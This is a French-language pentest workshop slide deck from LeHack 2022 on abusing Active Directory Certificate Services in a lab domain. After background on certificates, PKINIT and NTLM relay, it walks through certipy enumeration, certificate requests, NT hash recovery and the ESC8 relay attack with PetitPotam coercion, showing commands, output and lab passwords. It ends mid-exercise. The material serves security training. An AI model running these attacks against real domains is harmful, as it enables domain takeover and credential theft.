




Orange
Cyberdefense

Workshop LeHack


**Exploitation de l'autorité de certification
Active Directory**

30 juin 2022



Speakers

- Hocine MAHTOUT
@Sant0rryu
- Pentester
- Formateur Ethical Hacking
- Thomas SEIGNEURET
@_zblurx
- Pentester
- Formateur DevSec



Mais dis donc Jamie, c'est quoi un certificat ?

« Un certificat électronique (aussi appelé certificat numérique ou certificat de clé publique) peut être vu comme une carte d'identité numérique.


Il est utilisé principalement pour identifier et authentifier une personne physique ou morale, mais aussi pour chiffrer des échanges. Il est signé par un tiers de confiance qui atteste du lien entre l'identité physique et l'entité numérique (virtuelle). Pour un site web il s'agit d'un certificat SSL/TLS. »
(Wikipédia)



Certificate

orange cyberdefense.com		R3	ISRG Root X1
Subject Name			
Common Name	orange cyberdefense.com		
Issuer Name			
Country	US		
Organization	Let's Encrypt		
Common Name	R3		
Validity			
Not Before	Wed, 13 Apr 2022 13:38:57 GMT		
Not After	Tue, 12 Jul 2022 13:38:56 GMT		
Subject Alt Names			
DNS Name	admin.orange cyberdefense.com		
DNS Name	admin2.orange cyberdefense.com		
DNS Name	orange cyberdefense.com		
DNS Name	www.orange cyberdefense.com		
Public Key Info			
Algorithm	RSA		
Key Size	2048		
Exponent	65537		
Modulus	C9:40:2E:E9:49:94:7E:BC:1C:9E:48:84:45:DC:D7:BA:A2:96:67:C3:A8:FE:7D:0B:...		

Mais dis donc Jamie, c'est quoi un certificat ?



Mais dis donc Jamie, c'est quoi un certificat ?

- En détail, un certificat est un document signé numériquement suivant le standard X.509 et comporte généralement plusieurs champs, dont certains sont les suivants :

Subject : Le propriétaire du certificat

Public Key : La clé publique associé à la clé privée détenu par le propriétaire du certificat

NotBefore and NotAfter dates : Dates de validité du certificat

Serial Number : Un identifiant unique assigné par l'autorité de certification

Issuer : Identifie l'émetteur du certificat (généralement une autorité de certification)

SubjectAlternativeName : Définit un ou plusieurs noms alternatifs que le sujet peut utiliser.

Basic Constraints : Identifie par exemple si le certificat permet de créer d'autres certificats ou est soumis à d'autres contraintes

Extended Key Usages (EKUs) : Les identificateurs d'objets (OID) décrivent comment le certificat pourra être utilisé.

Signature Algorithm : L'algorithme utilisé pour signer le certificat.


Signature : La signature permettant de valider l'authenticité du certificat



Mais dis donc Jamie, c'est quoi un certificat ?

- Voici quelques OID Microsoft par défaut et leurs utilités :
 - Signature de code (OID 1.3.6.1.5.5.7.3.3)
 - Chiffrement des systemes de fichiers (OID 1.3.6.1.4.1.311.10.3.4)
 - Chiffrement de mails (OID 1.3.6.1.5.5.7.3.4)
 - Authentification client (OID 1.3.6.1.5.5.7.3.2)
 - Authentification avec carte à puce (OID 1.3.6.1.4.1.311.20.2.2)
 - Authentification serveur (OID 1.3.6.1.5.5.7.3.1) par exemple les certificats https

Public Key Infrastructure



- Solution de gestion des certificats et des clés publiques / privées
 - Création
 - Enrôlement
 - Stockage
 - Renouvellement
 - Suppression
 - Journalisation
- Une PKI est nécessaire si on veut intégrer de manière sécurisée des certificats dans un SI

Active Directory Certificate Service

- Implémentation Microsoft de la PKI dans un environnement Active Directory
- Présent depuis Windows 2000
- Facile à implémenter, s'intègre tout seul avec les différents services Microsoft
- Beaucoup d'utilités:
 - HTTPS
 - LDAPS
 - Certificats serveur RDP
 - Signature de code
 - Authentification utilisateur
 - Etc.

Templates de certificats

- Pour simplifier la création de certificats dans un AD, il existe les templates
- Ils renseignent les différents paramètres et droits liés aux certificats qui en résulteront
 - Période de validité
 - Les usages du certificat également appelé Extended Key Usage (EKU)
 - Qui a le droit de s'enrôler
 - Etc.
- Il existe plusieurs templates présents par défaut
- Il faut avoir des privilèges spécifiques sur l'autorité de certification pour créer un template

Templates de certificats

- Exemple de templates accessibles par défaut

Name	Intended Purpose
 Directory Email Replication	Directory Service Email Replication
 Domain Controller Authentication	Client Authentication, Server Authentic...
 Kerberos Authentication	Client Authentication, Server Authentic...
 EFS Recovery Agent	File Recovery
 Basic EFS	Encrypting File System
 Domain Controller	Client Authentication, Server Authentic...
 Web Server	Server Authentication
 Computer	Client Authentication, Server Authentic...
 User	Encrypting File System, Secure Email, Cl...
 Subordinate Certification Authority	<All>
 Administrator	Microsoft Trust List Signing, Encrypting...

```
19
Template Name           : DomainController
Certificate Authorities  : namek-ca
Enabled                 : True
Client Authentication   : True
Enrollee Supplies Subject : False
Certificate Name Flag    : SubjectRequireDnsAsCn
                        : SubjectAltRequireDns
                        : SubjectAltRequireDirectoryGuid
Enrollment Flag        : AutoEnrollment
                        : PublishToDs
                        : IncludeSymmetricAlgorithms
Extended Key Usage      : Client Authentication
                        : Server Authentication
Requires Manager Approval : False
Application Policies    : 
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions : 
  Enrollment Rights      : NAMEK.LOCAL\Enterprise Read-only Domain Controllers
                        : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Domain Controllers
                        : NAMEK.LOCAL\Enterprise Admins
                        : NAMEK.LOCAL\Enterprise Domain Controller
Object Control Permissions
  Owner                  : NAMEK.LOCAL\Enterprise Admins
  Write Owner Principals : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
  Write Dacl Principals  : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
  Write Property Principals : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
```

Installation des outils


- Certipy 3.0 : <https://github.com/ly4k/Certipy>
- Arsenal : <https://github.com/Orange-Cyberdefense/arsenal>
- Crackmapexec (installé par défaut sur Kali) : <https://github.com/byt3bl33d3r/CrackMapExec>
- PetitPotam : <https://github.com/topotam/PetitPotam>
- ntpdate : *apt install ntpdate*

Connectez vous au point d'accès

- 3 points d'accès disponibles :
 - adcs1 / Mot de passe : adcsadcs1
 - adcs2 / Mot de passe : adcsadcs2
 - adcs3 / Mot de passe : adcsadcs3
- Compte simple du domaine :
 - Utilisateur: freezer / Mot de passe : freezer



Pour vous repérer, utiliser Arsenal



https://raw.githubusercontent.com/Orange-Cyberdefense/arsenal/master/mindmap/pentest_ad.png

```
> certipy
> [L] Rem RECON certipy certipy - list certificate templates certipy find <domain>/<user>:<password>@<
[L] Rem ATTACK certipy certipy - request certificate certipy req <domain>/<user>:<password>@<
[L] Rem ATTACK certipy certipy - request previously issued cert... certipy req <domain>/<user>:<password>@<
[L] Rem CONNECT certipy certipy - authenticate with pfx certificate certipy auth -pfx <pfx-file>
[L] Rem ATTACK certipy certipy - Golden Certificate - steal CA ... certipy ca <domain>/<user>:<password>@<ca
[L] Rem ATTACK certipy certipy - Golden Certificate - forge cer... certipy forge -ca-pfx <pfx-file> -alt <target
[L] Rem ATTACK certipy certipy - request certificate for anothe... certipy req <domain>/<user>:<password>@<
[L] Rem ATTACK certipy certipy - request certificate on behalf ... certipy req <domain>/<user>:<password>@<
[L] Rem ATTACK certipy certipy - modify template in order to ma... certipy template <domain>/<user>:<password>@<
[L] Rem ATTACK certipy certipy - Issue certificate for specific... certipy ca <domain>/<user>:<password>@<ca
[L] Rem ATTACK certipy certipy - relay authentication to CA Web... certipy relay -ca <ca-ip>
[L] Rem ATTACK certipy certipy - relay domain controller authen... certipy relay -ca <ca-ip> -template 'Domain
[L] Rem ATTACK certipy certipy - Get NT hash - Shadow Credential certipy shadow auto <domain>/<user>:<passw
```

Pratique : Lister les CA & templates

- ☐ Lister les CA
- ☐ Lister les templates de certificats



PIRATE !!!

Correction : Lister les CA & templates

```
certipy - list certificate templates
certipy find <domain>/<user>:'<password>'@<dc-ip>

> list template
> [L] Re... c... certipy - li... certipy find <domain>/<user>:'<passw...

$ certipy find <domain>/anonymous:'<password>'@<dc-ip>

> domain = []
  user = anonymous
  password =
  dc-ip =

-----
[linux] [remote] [RECON]
```

Correction : Lister les CA & templates

Récupération du nom de domaine :

```
root@lehack [/data] ~> cme smb 192.168.3.0/24
SMB          192.168.3.106    445    DC          [*] Windows Server 2016
Standard Evaluation 14393 x64 (name:DC) (domain:namek.local) (signing:True)
(SMBv1:True)
SMB          192.168.3.105    445    CA          [*] Windows Server 2016
Standard Evaluation 14393 x64 (name:CA) (domain:namek.local) (signing:False)
(SMBv1:True)
```


Correction : Lister les CA & templates

Enumeration des CA et templates:

```
root@lehack [/data] ~> certipy find namek.local/freezer:'freezer'@192.168.3.106
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Trying to get CA configuration for 'namek-CA' via CSRA
[!] Got error while trying to get CA configuration for 'namek-CA' via CSRA: CAsessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'namek-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'namek-CA'
[*] Found 13 enabled certificate templates
[*] Saved text output to '20220615161536_Certipy.txt'
[*] Saved JSON output to '20220615161536_Certipy.json'
[*] Saved BloodHound data to '20220615161536_Certipy.zip'. Drag and drop the file into the BloodHound GUI
```

Correction : Lister les CA & templates

Enumeration des CA et templates:


```
1 Certificate Authorities
2 0
3   CA Name                : namek-CA
4   DNS Name                : CA.namek.local
5   Certificate Subject     : CN=namek-CA, DC=namek, DC=local
6   Certificate Serial Number : 4ABE208A5C0F31BA4114D4B7AA7CCB7A
7   Certificate Validity Start : 2022-03-11 11:21:35+00:00
8   Certificate Validity End   : 2027-03-11 11:31:34+00:00
9   Web Enrollment          : Enabled
10  User Specified SAN       : Disabled
11  Request Disposition      : Issue
12  CA Permissions
13     Owner                 : NAMEK.LOCAL\BUILTIN\Administrator
14     Access Rights
15        ManageCertificates : NAMEK.LOCAL\BUILTIN\Administrator
16                               NAMEK.LOCAL\Domain Admins
17                               NAMEK.LOCAL\Enterprise Admins
18        ManageCa           : NAMEK.LOCAL\BUILTIN\Administrator
19                               NAMEK.LOCAL\Domain Admins
20                               NAMEK.LOCAL\Enterprise Admins
21        Enroll              : NAMEK.LOCAL\Authenticated Users
22 Certificate Templates
23 0
24   Template Name           : NamekESC2
25   Certificate Authorities  : namek-CA
26   Enabled                  : True
```

Demande de certificats

- Une demande de certificat s'envoie toujours au serveur ADCS
- Se base sur un template
- Elle requiert une authentification
- Si la demande est validée par l'autorité de certification, alors le certificat est délivrée et utilisable (modulo date de validité)

Comment demander un certificat


- Plusieurs canaux pour demander un certificat, par exemple :
 - Utilisation du protocole Windows Client Certificate Enrollment Protocol (MS-WCCE), un ensemble d'interfaces DCOM pour interagir avec les fonctionnalités AD CS



- Via le ICertPassage Remote Protocol (MS-ICPR)
- Accéder à l'interface Web d'inscription des certificats. Nécessite le rôle d'inscription Web sur le serveur ADCS.
- etc.

Demander un certificat

- L'enrôlement de certificat vers un Enterprise CA



Pratique : Demande de certificats

- ❑ Faire une demande de certificat avec le template User en utilisant certipy



Correction : Demande de certificats

```
certipy - request certificate
```

```
certipy req <domain>/<user>:'<password>'@<ca-ip> -template <template> -ca <certificate-authority>
```

```
> certipy req
```

```
> [L]
```

```
[L] $ certipy req <domain>/anonymous:'<password>'@<ca-ip> -template <template> -ca <certifica
```

```
[L] te-authority>
```

```
[L]
```

```
[L]
```

```
> domain =
```

```
user = anonymous
```

```
password =
```

```
ca-ip =
```

```
template =
```

```
certificate-authority =
```

```
-----
```

```
[linux] [remote] [ATTACK]
```

Correction : Demande de certificats


- Demande de certificate avec le template User

```
root@lehack [/data] ~> certipy req namek.local/freezer:'freezer'@192.168.3.105  
-template 'User' -ca 'namek-CA'  
Certipy v3.0.0 - by Oliver Lyak (ly4k)  
  
[*] Requesting certificate  
[*] Successfully requested certificate  
[*] Request ID is 27  
[*] Got certificate with UPN 'freezer@namek.local'  
[*] Certificate object SID is None  
[*] Saved certificate and private key to 'freezer.pfx'
```


Rappel : Kerberos

- Kerberos est un protocole d'authentification supporté par Windows
- Basé sur l'authentification auprès d'un service
- 6 étapes:
 - (AS-REQ) – Pré-authentification
 - (AS-REP) – Récupération d'un TGT (Ticket Granting Ticket)
 - (TGT-REQ) – Demande d'accès à un service avec le TGT
 - (TGT-REP) – Récupération d'un Service Ticket, permettant de s'authentifier auprès d'un service
 - (AP-REQ) – Demande d'accès à un service avec le ST
 - (AP-REP) – Accord de l'accès au service (après avoir vérifié les infos dans le ST)

Rappel : Kerberos



Source: <https://www.tarlogic.com/blog/how-kerberos-works/>

Authentication PKINIT

- Kerberos prend en charge l'authentification asymétrique, au lieu de chiffrer le timestamp lors de la pré-authentification (KRB_AS_REQ) avec le hash NT, il est possible de signer le timestamp avec la clé privée associé à un certificat valide.
- Authentification classique (symétrique) : Hash NT
 - Le KDC dispose de tous les hashes NT des utilisateurs du domaine
- Authentification PKINIT (asymétrique) : Clé privée
 - Le KDC dispose de la clé publique, il va pouvoir vérifier la signature

Authentication PKINIT

- Ce certificat doit disposer d'un des 5 EKUs suivants :

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs)

5 EKUs permettent de s'authentifier sur le domaine

Pratique : S'authentifier sur le domaine avec un certificat

- ❑ S'authentifier sur le domaine avec un certificat

Correction: S'authentifier sur le domaine avec un certificat

```
root@lehack [/data] ~> certipy auth -pfx freezer.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: freezer@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'freezer.ccache'
[*] Trying to retrieve NT hash for 'freezer'
[*] Got NT hash for 'freezer@namek.local': d46619f460351b9584586d3dbfb67fe5
```


Utilisations offensives

- En 2021, plusieurs travaux de recherches liés à l'utilisation des certificats en environnement Active Directory ont été publiés :
 - ❖ Certified Pre-Owned: Abusing Active Directory Certificate Services de Will Schroeder et Lee Christensen – Black Hat 2021
 - ❖ Microsoft ADCS – Abusing PKI in Active Directory Environnement de Jean Marsault
 - ❖ Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover
- Ces papiers ont ouvert la voix à de nouveaux chemins de compromission !



Rappel : Relai NTLM

- Le protocole NTLM est un protocole d'authentification basé sur un challenge-response
 - NEGOCIATE
 - CHALLENGE
 - AUTHENTICATE
- Si un attaquant reçoit une authentification d'un utilisateur, il peut transférer cette authentification vers un autre serveur



Relayer une demande de certificat – ESC8

- Avec le rôle Web Enrollment, il est possible de faire une demande de création de certificat via une interface web (IIS, http par défaut) : http://IP_du_CA/certsrv/certfnsh.asp
- Si on relaye un utilisateur/une machine vers cette interface web, on peut lui faire enrôler un certificat à son insu!
- Prérequis
 - Rôle optionnel Web Enrollment
 - Configuration non sécurisée (HTTP, ou HTTPS sans EPA)
- Description :
 - Relayer une authentification vers l'interface Web Enrollment
 - Une fois que la victime est authentifiée, émettre une demande de certificat en son nom
 - PKINIT

Relayer une demande de certificat – ESC8

- L'attaque est plus ou moins impactante suivant le compte relayé
- Coerce d'authentification :
 - MS-RPRN (PrinterBug)
 - MS-EFSR (PetitPotam)
 - MS-DFSNM (rendue publique la semaine dernière)
 - (yet to come)
- Description :
 - Forcer le compte machine d'un contrôleur de domaine à s'authentifier avec PetitPotam par exemple
 - Demander un certificat pour lui en spécifiant le bon template
 - Utiliser ses droits pour effectuer une réplication du DC (DCSync)

Pratique : Relayer une demande de certificat – ESC8

- ❑ Coerce un compte machine à s'authentifier vers soi-même
- ❑ Relayer son authentification vers l'interface Web Enrollment du CA vulnérable et faire la demande de certificat
- ❑ Utiliser le certificat pour PKINIT

Correction : Relayer une demande de certificat – ESC8

1. Mise en place du serveur de relai

```
certipy - relay domain controller authentication to CA Web Enroll...  
certipy relay -ca <ca-ip> -template 'DomainController'
```

```
> esc8  
[L] R... c... certipy - r... certipy relay -ca <ca-ip>  
> [L] R... c... certipy - r... certipy relay -ca <ca-ip> -templa...
```

```
$ certipy relay -ca <ca-ip> -template 'DomainController'
```

```
> ca-ip = []
```

```
-----
```

```
[linux] [remote] [ATTACK]
```

Correction : Relayer une demande de certificat – ESC8


1. Mise en place du serveur de relai

```
root@lehack [/data] ~> certipy relay -ca 192.168.3.105 -template 'Domain  
Controller'  
Certipy v3.0.0 - by Oliver Lyak (ly4k)  
  
[*] Targeting http://192.168.3.105/certsrv/certfnsh.asp  
[*] Listening on 0.0.0.0:445  
[*] Setting up SMB Server
```

Correction : Relayer une demande de certificat – ESC8

2. Effectuer une coercion avec PetitPotam

```
root@lehack [/data] -> PetitPotam -u '' -p '' -d namek.local 192.168.3.203 192.168.3.106
```



PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.3.106[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Correction : Relayer une demande de certificat – ESC8

3. Récupération du certificat contenant la clé privée

```
[*] Setting up SMB Server
[*] SMBD-Thread-2 (process_request_thread): Connection from NAMEK/DC$@192.168.3.106
